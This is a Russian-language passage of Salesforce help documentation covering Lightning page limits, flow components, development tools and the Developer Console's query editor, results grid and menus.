Конструктор приложений Lightning доступен в следующих версиях: Salesforce Classic и Lightning Experience

Страницы отчетов, начальные страницы и страницы с панелью служебных программ Lightning доступны в версиях: Lightning Experience.

Страницы с приложениями Lightning доступны в версиях: Salesforce1 и Lightning Experience

Страницы с областью приложения электронной почты доступны в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать и сохранить страницы Lightning в конструкторе приложений Lightning, выполните следующие действия.

- Настройка приложения

Для просмотра страниц Lightning в конструкторе приложений Lightning

- Просмотр настройки и конфигурации

Ограничения и рекомендации для страницы Lightning

Ниже перечислены некоторые рекомендации по использованию страниц Lightning.

ВЕРСИИ

Конструктор приложений Lightning доступен в следующих версиях: Salesforce Classic и Lightning Experience

Страницы отчетов, начальные страницы и страницы с панелью служебных программ Lightning доступны в версиях: Lightning Experience

Страницы с приложениями Lightning доступны в версиях: Salesforce1 и Lightning Experience

Страницы с областью приложения электронной почты доступны в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие рекомендации

- Если вас заинтересовал компонент, щелкните по нему, чтобы увидеть подробные сведения на панели свойств.
- Вы можете создавать и редактировать страницу записи, даже если не имеете полномочий доступа к объекту, который привязан к странице. Вы можете добавлять, удалять и перенастраивать компоненты на странице, но содержание компонентов, основанных на этом объекте, скрыто.
- При открытии страницы записи в Конструкторе приложений Lightning отображаются только компоненты, доступные для объекта, привязанного к этой странице. На страницах организаций-лиц некоторые из отображаемых компонентов применяются только к организациям-компаниям.
- Организации и организации-лица имеют разные стандартные начальные страницы по умолчанию. Однако, если страница Lightning создается для организаций и назначается в качестве стандартной для организации или приложения, эта страница применяется к организациям-лицам и организациям-компаниям как стандартная. Для отображения настраиваемой страницы записи для организации-лица создайте настраиваемую страницу записи организации, а затем назначьте ее типу записи организации-лица.
- Если вы назначаете настраиваемую страницу записи в качестве стандартной для объекта во всей организации, она становится страницей по умолчанию для этого объекта во всех приложениях Lightning. Она также отображается в качестве страницы записи по умолчанию для данного объекта при открытии приложений Classic в Lightning Experience.

Вкладки страницы Lightning

- В Salesforce Classic вкладки страницы Lightning не отображаются на странице «Все вкладки» при нажатии значка плюса ( ) справа от текущих вкладок. Кроме того, вкладки страницы Lightning не отображаются в списке «Доступные вкладки» при настройке вкладок для приложений.
- В Salesforce Classic значения «Включены стандартные параметры» и «Отключены стандартные параметры» для вкладок страницы Lightning действуют иначе, чем для других настраиваемых вкладок. Элемент меню «Страница Lightning» отображается для выбранных профилей в приложении Salesforce1, независимо от выбранного значения. Чтобы скрыть страницу Lightning для выбранных профилей, выберите значение **«Вкладка скрыта»**.

Ограничения

- В компоненте «Вкладки» можно разместить до 25 вкладок.
- Область страницы Lightning может содержать до 25 компонентов.
- Вы можете переопределить настройки Visualforce или s-control, а также действия страницы Lightning для действия представления в одно и то же время и для одного и того же объекта. В Lightning Experience действие страницы Lightning переопределяет отображение. В Salesforce Classic действие Visualforce или s-control переопределяет отображение.

- Во всплывающем меню в Конструкторе приложений Lightning может быть показано до 200 элементов. Введите несколько символов, и все доступные совпадения будут отображаться по мере ввода.
- Несмотря на возможность добавления компонента «Возможные повторы» на страницы организаций-лиц, компонент не будет отображать повторы организаций-лиц.
- Названия настраиваемых вкладок в «Компоненте вкладок», включая установленные из пакета, не переводятся. Например, при создании настраиваемой вкладки «Цели» на английском языке, а затем просмотре страницы как пользователь, язык которого установлен на французский, вкладка все равно отображается как «Цели» (на английском).
- Трехстолбцовый шаблон разработан с учетом приложений консоли Lightning. Он состоит из основного столбца и двух боковых панелей с фиксированной пропорциональной шириной. Ширина основного столбца составляет 50%, а ширина боковых панелей по 25% каждая. Минимально поддерживаемое разрешение для данного шаблона составляет 1280 пикселей.

СМ. ТАКЖЕ:

Настройка страниц записей Lightning Experience

Рекомендации и ограничения при работе с потоками на страницах Lightning

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже приведены основные рекомендации по добавлению компонента потока на страницу Lightning.

Страницы Lightning всегда используют среду выполнения Lightning, поэтому следует просмотреть также раздел «Ограничения среды выполнения Lightning для бета-версии».

Запуск потоков со страницы Lightning

В случае открытия пользователем страницы Lightning с компонентов потока поток запустится при загрузке страницы. Убедитесь, что поток не выполняет никаких действий (например, создания или удаления записей) до отображения начальной страницы.

Ограничения для переменных ввода

- Не поддерживаются следующие типы переменных.
  - Переменные совокупности
  - Переменные sObject
  - Переменные коллекции sObject
  - Переменные типа раскрывающегося списка или раскрывающегося списка со множественным выбором
- Компонент поддерживает только ручной ввод значений для переменных ввода.
- Максимальная длина текстовых переменных ввода составляет 4 000 символов.

Рекомендации по развертыванию

Наборы изменений и Metadata API развертывают все потоки как неактивные, не доступные для запуска пользователями. Если вы развертываете страницу Lightning (известную как FlexiPage в API), которая содержит компонент потока, убедитесь в активации потока.

СМ. ТАКЖЕ:

- Ограничения и рекомендации для Visual Workflow
- Страницы Lightning
- Ограничения и рекомендации для страницы Lightning
- Вопросы, касающиеся двухстолбцовых потоков

Расширение Salesforce посредством кода

Чтобы повысить эффективность и адаптивность организации Salesforce, рекомендуем разрабатывать настраиваемые приложения, а также интегрировать внешние приложения.

Лучше всего разрабатывать код в безопасной среде, позволяющей тестировать изменения перед их развертыванием. Безопасные среды содержат копии данных, кода и параметров конфигурации, изолированные от производственной среды. Безопасная среда позволяет настраивать организацию и тестировать приложения, после чего внесенные изменения могут быть развернуты в производственной организации. Иногда организации требуются разные безопасные среды для работы нескольких разработчиков, которые затем координируют внесенные изменения для развертывания.

Создание кода

Пишите код на языке программирования Apex для добавления бизнес-логики или на языке разметки Visualforce (для создания пользовательского интерфейса). Интегрируйте свое приложение с помощью API-интерфейсов и проводите проверку подлинности своих внешних приложений.

Отладка кода

Для отладки кода рекомендуем использовать контрольные точки, журналы и вкладку «Состояние просмотра».

Тестирование изменений

Тестирование — это ключевой этап процесса разработки приложения, предназначенного для клиентов. Стабильно работающее приложение повышает доверие клиентов к компании.

СМ. ТАКЖЕ:

Типы и шаблоны безопасной среды

Полная документация разработчика Salesforce

Создание кода

Пишите код на языке программирования Apex для добавления бизнес-логики или на языке разметки Visualforce (для создания пользовательского интерфейса). Интегрируйте свое приложение с помощью API-интерфейсов и проводите проверку подлинности своих внешних приложений.

Инструменты разработки Salesforce

Система Salesforce предоставляет множество инструментов для всех этапов разработки приложений. В основном эти инструменты доступны в меню «Настройка».

Консоль разработчика

Консоль разработчика — это интегрированная среда разработки, которая содержит набор инструментов для создания, отладки и тестирования приложения в организации Salesforce.

Работа с кодом

Данный раздел содержит сведения об инструментах и приемах, предназначенных для изменения организации посредством кода.

Средство предварительного просмотра приложения холста

Средство предварительного просмотра приложения холста — это инструмент разработки, позволяющий открывать неопубликованные приложения холста для предварительного просмотра.

СМ. ТАКЖЕ:

Отладка кода

Тестирование изменений

Защита кода

Инструменты разработки Salesforce

Система Salesforce предоставляет множество инструментов для всех этапов разработки приложений. В основном эти инструменты доступны в меню «Настройка».

Данная таблица охватывает функции разных инструментов разработки Salesforce.

Инструмент	Кодирование	Отладка	Тестирование	Развертывание	Область доступа
Консоль разработчика Force.com	✓	✓	✓		«*Имя пользователя*» или меню быстрого доступа ( )
Force.com IDE	✓	✓	✓	✓	developer.salesforce.com
Нижний колонтитул режима разработки Visualforce	✓				Настройте личные параметры
Редактор кода	✓				Настройка
Выполнение теста Apex			✓		Настройка
Наборы изменений				✓	Настройка
Force.com Migration Tool				✓	Настройка

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные инструменты определяются используемой версией Salesforce.

Прим.: Force.com IDE — это бесплатный ресурс, предоставляемый компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данный ресурс не относится к службам Salesforce.

СМ. ТАКЖЕ:

Функциональность консоли разработчика

Выбор инструментов для разработки и развертывания изменений

Включение режима разработки

Консоль разработчика

Консоль разработчика — это интегрированная среда разработки, которая содержит набор инструментов для создания, отладки и тестирования приложения в организации Salesforce.

Открытие консоли разработчика

Чтобы открыть Консоль разработчика в Salesforce Classic или Lightning Experience, необходимо всего несколько щелчков мышью. Консоль разработчика — это интегрированная среда разработки, которая содержит набор инструментов для создания, отладки и тестирования приложения в организации Salesforce.

Функциональность консоли разработчика

Консоль разработчика позволяет выполнять разные задачи разработки.

Редактор запросов консоли разработчика

Рекомендуем использовать вкладку Query Editor консоли разработчика для выполнения запроса SOQL или поиска SOSL для данных организации. Панель History отображает последние 10 запросов для быстрого повторного использования. Результаты отображаются в сетке Query Results, позволяющей открывать, создавать, обновлять и удалять записи. При просмотре результатов многообъектного поиска SOSL каждый объект отображается на отдельной вкладке.

Пользовательский интерфейс консоли разработчика

Консоль разработчика содержит набор полезных инструментов для кодирования, отладки и тестирования приложений.

Открытие консоли разработчика

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для использования консоли разработчика:	Просмотр всех данных
Для выполнения анонимного Apex:	Автор Apex
Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса:	API включен
Для сохранения изменений в классах и триггерах Apex:	Автор Apex
Для сохранения изменений на страницах и в компонентах Visualforce:	Настройка приложения
Для сохранения изменений в ресурсах Lightning:	Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Чтобы открыть Консоль разработчика в Salesforce Classic или Lightning Experience, необходимо всего несколько щелчков мышью. Консоль разработчика — это интегрированная среда разработки, которая содержит набор инструментов для создания, отладки и тестирования приложения в организации Salesforce.

Чтобы открыть Консоль разработчика в Salesforce Classic, сделайте следующее.

1. Щелкните *Свое имя*.
2. Щелкните **Консоль разработчика**.

Чтобы открыть Консоль разработчика в Lightning Experience,

1. щелкните меню быстрого доступа ( ).
2. Щелкните **Консоль разработчика**.

Функциональность консоли разработчика

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для использования консоли разработчика:	Просмотр всех данных
Для выполнения анонимного Apex:	Автор Apex
Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса:	API включен
Для сохранения изменений в классах и триггерах Apex:	Автор Apex
Для сохранения изменений на страницах и в компонентах Visualforce:	Настройка приложения
Для сохранения изменений в ресурсах Lightning:	Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Консоль разработчика позволяет выполнять разные задачи разработки.

Задачи, выполняемые с консоли разработчика:

Отладка и устранение неполадок

Консоль разработчика предоставляет быстрый доступ к набору инструментов, обеспечивающих эффективное отслеживание логических ошибок.

- **Просмотр журналов**. Чтобы просмотреть список журналов, воспользуйтесь вкладкой Logs. Чтобы открыть журналы, воспользуйтесь представлением Log Inspector. Представление Log Inspector — это контекстно-зависимая область выполнения, отображающая источник, причину и результаты операции. Данный инструмент позволяет просматривать журналы отладки, содержащие события базы данных, процессы обработки Apex, бизнес-процессы и логику проверки.
- **Настройка и просмотр контрольных точек в коде Apex**. Чтобы задать контрольные точки для определения источника ошибок, воспользуйтесь консолью разработчика. Например, чтобы определить причину отображения ошибки в результате выполнения определенного запроса, пользователь может просмотреть процесс выполнения, найти логический блок, содержащий ошибку, и задать контрольную точку. Чтобы получить более полное представление о возможных способах исправления кода, пользователь может повторно выполнить процесс и просмотреть запрос в указанной точке. В отличие от традиционной программы-отладчика, консоль разработчика не позволяет делать паузы во время выполнения, но при этом доступна удаленным разработчикам и не требует широкого использования команд `System.debug` в коде.

Редактирование и навигация по исходному коду

Консоль разработчика позволяет просматривать, открывать, редактировать и создавать файлы исходного кода.

- **Просмотр пакетов в организации**. Просмотрите содержимое пакетов, созданных в организации.
- **Просмотр и редактирование классов и триггеров Apex**. Откройте и измените триггеры и классы Apex или откройте представление определений настраиваемого объекта, доступное только для чтения.
- **Просмотр и редактирование компонентов Lightning**. Откройте и измените ресурсы Lightning (например, приложение, компонент, событие или интерфейс).

- **Просмотр и редактирование страниц и компонентов Visualforce**. Откройте и измените страницы и компоненты Visualforce.
- **Использование Source Code Editor**. Откройте рабочий набор файлов кода, поддерживающий удобное переключение между файлами. Представление Source Code Editor консоли разработчика поддерживает функцию автозаполнения для кода Apex.

Тестирование и проверка производительности

Консоль разработчика поддерживает разные функции, предназначенные для тестирования кода и анализа производительности.

- **Тестирование кода Apex**. Чтобы проверить покрытие кода и выполнить тесты Apex, включая поблочные тесты, функциональные тесты и регрессивные тесты, воспользуйтесь консолью разработчика. Чтобы упростить процесс разработки надежного безошибочного кода, Apex поддерживает создание и выполнение *поблочных тестов*. Поблочный тест — это метод класса, позволяющий проверить работу отдельного фрагмента кода. Методы поблочного теста не используют аргументы, не передают данные в базу данных, не отправляют сообщения эл. почты, но помечаются ключевым словом `testMethod` или примечанием `isTest` в определении метода. Кроме того, методы теста должны быть заданы в классах теста (классы с примечанием `isTest`).
- **Проверка журналов на наличие проблем производительности**. Представление Log Inspector — это контекстно-зависимая область выполнения, отображающая источник, причину и результаты операции. Данный инструмент позволяет просматривать журналы отладки, содержащие события базы данных, процессы обработки Apex, бизнес-процессы и логику проверки. Вкладка Performance Tree журнала отладки позволяет просматривать совокупную производительность по отдельным операциям. Панель Executed Units разбивает запрос по времени и типу, а также фильтрует выбранные временные интервалы по методам, запросам, бизнес-правилам, выноскам, DML, проверкам, триггерам и страницам, позволяя более точно определить область поиска проблем производительности. Панель Timeline позволяет просматривать временную шкалу для всего запроса и отдельные события для выбранного блока. Панель Limits содержит сводные данные по количеству использованных ресурсов и сопоставляет эти показатели с действующими ограничениями.

Выполнение запросов SOQL и SOSL

Консоль разработчика поддерживает удобный интерфейс для управления запросами SOQL и SOSL.


- **Редактирование и выполнение запросов SOQL и SOSL**. Вкладка **Query Editor** позволяет отправлять запросы на данные организации.
- **Просмотр результатов запроса**. Результаты отображаются в сетке Query Results, позволяющей открывать, создавать, обновлять и удалять записи. При просмотре результатов многообъектного поиска SOSL каждый объект отображается на отдельной вкладке.

СМ. ТАКЖЕ:

Открытие консоли разработчика
Пользовательский интерфейс консоли разработчика
Меню «Файл» консоли разработчика
Вкладка Logs
Примеры использования представления Log Inspector

Редактор запросов консоли разработчика

Рекомендуем использовать вкладку Query Editor консоли разработчика для выполнения запроса SOQL или поиска SOSL для данных организации. Панель History отображает последние 10 запросов для быстрого повторного использования. Результаты отображаются в сетке Query Results, позволяющей открывать, создавать, обновлять и удалять записи. При просмотре результатов многообъектного поиска SOSL каждый объект отображается на отдельной вкладке.



Выполнение запроса SOQL или поиска SOSL

Чтобы выполнить запросы SOQL или поиски SOSL, воспользуйтесь панелью Query Editor консоли разработчика.

Извлечение планов запросов

Чтобы оптимизировать и ускорить запросы, выполняемые над большим количеством записей, воспользуйтесь инструментом Query Plan. Просмотрите планы запросов для запросов SOQL, поисков SOSL, отчетов и списковых представлений. При наличии доступных настраиваемых индексов воспользуйтесь планами запросов для определения необходимости запроса настраиваемого индекса от службы поддержки Salesforce.

Сетка Query Results

Сетка Query Results отображает каждую запись в виде строки. При необходимости пользователи могут создавать, обновлять и удалять записи без закрытия консоли разработчика. При просмотре результатов многообъектного поиска SOSL каждый объект отображается на отдельной вкладке.

СМ. ТАКЖЕ:

Функциональность консоли разработчика

Выполнение запроса SOQL или поиска SOSL

Чтобы выполнить запросы SOQL или поиски SOSL, воспользуйтесь панелью Query Editor консоли разработчика.

1. Введите запрос SOQL или поиск SOSL на панели Query Editor.
2. Чтобы отправить запрос на объекты инструментария (вместо объектов данных), установите флажок **Use Tooling API**.

3. Нажмите кнопку **Execute**. Ошибки выполнения запроса отображаются внизу панели Query Editor. Результаты отображаются в сетке Query Results рабочего пространства консоли разработчика.
4. Внимание: Повторное выполнение запроса инициирует удаление несохраненных изменений в сетке Query Results.

   Чтобы повторно выполнить запрос, нажмите кнопку **Refresh Grid** или выберите нужный запрос на панели History и нажмите кнопку **Execute**.

Дополнительную информацию о синтаксисе запросов и поисков см. в Справочном руководстве по Force.com SOQL и SOSL.

СМ. ТАКЖЕ:

Редактор запросов консоли разработчика

Извлечение планов запросов

Сетка Query Results

Извлечение планов запросов

Чтобы оптимизировать и ускорить запросы, выполняемые над большим количеством записей, воспользуйтесь инструментом Query Plan. Просмотрите планы запросов для запросов SOQL, поисков SOSL, отчетов и списковых представлений. При наличии доступных настраиваемых индексов воспользуйтесь планами запросов для определения необходимости запроса настраиваемого индекса от службы поддержки Salesforce.


Чтобы включить кнопку Query Plan на вкладке Query Editor, последовательно выберите пункты **Help** > **Preferences**, задайте параметру **Enable Query Plan** значение `true` и нажмите кнопку **Save**.

Чтобы получить планы запросов для запросов SOQL или поисков SOSL, введите нужный запрос и нажмите кнопку **Query Plan** на вкладке Query Editor.

Окно Query Plan отображает все операции запроса и стоимость каждой операции. Панель Notes отображает все примечания, доступные для самого первого плана запроса (план запроса, используемый в настоящее время).

Чтобы просмотреть планы запросов для отчетов или списковых представлений, выполните указанные ниже действия.

1. Найдите код отчета или спискового представления в соответствующем URL-адресе.



2. Введите код отчета или спискового представления на вкладке Query Editor и нажмите кнопку **Query Plan**.

3. Просмотрите план запроса для отчета или спискового представления.

СМ. ТАКЖЕ:

Редактор запросов консоли разработчика
Выполнение запроса SOQL или поиска SOSL
Сетка Query Results

Сетка Query Results

Сетка Query Results отображает каждую запись в виде строки. При необходимости пользователи могут создавать, обновлять и удалять записи без закрытия консоли разработчика. При просмотре результатов многообъектного поиска SOSL каждый объект отображается на отдельной вкладке.

- Чтобы открыть запись в результатах, щелкните нужную строку и нажмите кнопку **Open Detail Page**. Чтобы отредактировать запись, нажмите кнопку **Edit Page** для просмотра записи в системе Salesforce.
- Чтобы создать запись, нажмите кнопку **Insert Row**. Введите нужную информацию и нажмите кнопку **Save Rows**.

  Прим.: Чтобы вставить строку, результаты запроса должны содержать все обязательные поля объекта. Обязательные поля должны быть текстовыми или числовыми. Если данные условия не выполняются, то создается пустая запись, которая не может быть сохранена. Чтобы создать запись в системе Salesforce в данном случае, нажмите кнопку **Create New**.


- Чтобы отредактировать запись внутри сетки Query Results, дважды щелкните нужную строку. Внесите нужные изменения и нажмите кнопку **Save Rows**.
- Чтобы удалить запись, выберите связанную строку и нажмите кнопку **Delete Row**.

СМ. ТАКЖЕ:

Редактор запросов консоли разработчика
Выполнение запроса SOQL или поиска SOSL
Извлечение планов запросов

Пользовательский интерфейс консоли разработчика

Консоль разработчика содержит набор полезных инструментов для кодирования, отладки и тестирования приложений.



Консоль разработчика состоит из следующих разделов:

1. Строка меню
2. Рабочее пространство, содержащее вкладку для каждого открытого элемента
3. Панели Logs, Tests и Problems

Совет: Чтобы просмотреть список клавиш быстрого доступа, поддерживаемых консолью разработчика, последовательно выберите пункты **Help** > **Shortcut Keys** или воспользуйтесь комбинацией клавиш CTRL + SHIFT + ?.

Пользовательский интерфейс консоли разработчика: строка меню

На строке меню представлено меню доступа к большинству важных функций.

Пользовательский интерфейс консоли разработчика: Рабочее пространство

Рабочее пространство — это набор ресурсов, представленных в виде вкладок на основной панели консоли разработчика. Подробное представление или окно редактора, отображаемое на каждой вкладке, определяется типом ресурса, открытого на вкладке. Например, исходный код открывается в представлении Source Code Editor, журналы открываются в представлении Log Inspector и т. д.

Пользовательский интерфейс консоли разработчика: Панели Logs, Tests и Problems

Нижняя панель консоли разработчика содержит набор полезных вкладок.

Использование командной строки на консоли разработчика

Консоль разработчика включает командную строку для выполнения различных полезных действий. Чтобы открыть или закрыть окно командной строки в консоли разработчика, воспользуйтесь комбинацией клавиш **CTRL + SHIFT + L**.

СМ. ТАКЖЕ:

Функциональность консоли разработчика

Пользовательский интерфейс консоли разработчика: строка меню

На строке меню представлено меню доступа к большинству важных функций.

- Меню **Help** содержит ссылки на интерактивную справку, описание клавиш быстрого доступа и страницу свойств консоли разработчика.

Меню «Файл» консоли разработчика

Меню **Файл**консоли разработчика позволяет управлять триггерами и классами Apex, а также страницами или компонентами Visualforce и статическими ресурсами (текст, XML, JavaScript или CSS). Оно содержит следующие опции.

Открытие типов в окне «Открыть файл»

Вы можете найти и открыть код своего приложения и объекты данных с помощью окна «Открыть» консоли разработчика.

Меню правок консоли разработчика

Меню **Edit** консоли разработчика позволяет искать и редактировать файлы кода. Оно содержит следующие опции.

Меню отладки консоли разработчика

Меню **Debug** консоли разработчика позволяет управлять журналами и выполнять анонимный Apex. Оно содержит следующие опции.

Меню «Файл» консоли разработчика

Меню **Файл**консоли разработчика позволяет управлять триггерами и классами Apex, а также страницами или компонентами Visualforce и статическими ресурсами (текст, XML, JavaScript или CSS). Оно содержит следующие опции.

- **New**: Создает ресурс и открывает его в Редакторе исходного кода. Ниже перечислены ресурсы, доступные для создания.
  - Класс или триггер Apex. Чтобы создать триггер Apex, сначала выберите объект для связывания с триггером.
  - Приложение Lightning компонент, событие, интерфейс или набор маркеров. Подробнее см. в разделе «Общие сведения об инфраструктуре компонентов Lightning» на странице 7042.
  - Страница или компонент Visualforce.
  - Файл статических ресурсов (текст, XML, JavaScript или CSS).
- **Open**: отображение окна Open меню File, позволяющего просматривать и открывать код приложения и объекты данных.
- **Open Resource**: отображение окна Open Resource, позволяющего искать файлы по имени.
- **Open Lightning Resources**: Запускает окно Open Lightning Resources, позволяющее искать по имени компоненты ресурсов Lightning.
- **Open Log**: Открывает выбранный журнал в Log Inspector. При необходимости воспользуйтесь вкладкой **Logs**.
- **Open Raw Log**: Открывает выбранный журнал в виде обычного текста.
- **Download Log**: сохранение текстовой копии выбранного журнала на локальном компьютере.

- **Save**: сохранение элемента на активной вкладке.
- **Save All**: сохранение изменений на всех вкладках, открытых в рабочем пространстве. Данный пункт меню позволяет сохранить набор зависимых изменений.
- **Delete**: удаление элемента на активной вкладке. Пользователи могут удалять только классы и триггеры Apex, страницы Visualforce и файлы статических ресурсов.
- **Close**: закрытие активной вкладки.
- **Close All**: закрытие всех вкладок, открытых в рабочем пространстве. При наличии несохраненных изменений отображается запрос на сохранение.

СМ. ТАКЖЕ:


Открытие типов в окне «Открыть файл»

Source Code Editor

Object Inspector

Открытие типов в окне «Открыть файл»

Вы можете найти и открыть код своего приложения и объекты данных с помощью окна «Открыть» консоли разработчика.



Чтобы перейти к элементу в окне «Открыть», выполните указанные ниже действия.

1. Выберите нужный тип элемента в столбце «Настройка типа сущности».
2. В столбце «Сущность» прокрутите список, чтобы найти нужный элемент.

   Чтобы отфильтровать элементы, щелкните по текстовому полю **Фильтр** и введите критерий.
3. Чтобы просмотреть связанные элементы в столбце «Связанные», щелкните нужный элемент один раз. Например, чтобы просмотреть классы Apex, использующие объект, щелкните соответствующий объект.
4. Чтобы открыть элемент в новой вкладке, дважды щелкните или выберите нужный элемент и нажмите кнопку **Open**.

   Файлы кода открываются в представлении Source Code Editor, а объекты данных — в представлении Object Inspector.

При необходимости просмотрите и откройте содержимое пакетов организации в окне **Файл** > **Открыть**. Будет видно полное содержимое пакетов, и вы сможете открыть файлы кода и настраиваемые объекты, находящиеся в пакете. Будет также виден список с элементами пакета, такими как нестандартные поля и правила проверки, но подробные сведения доступны не будут.

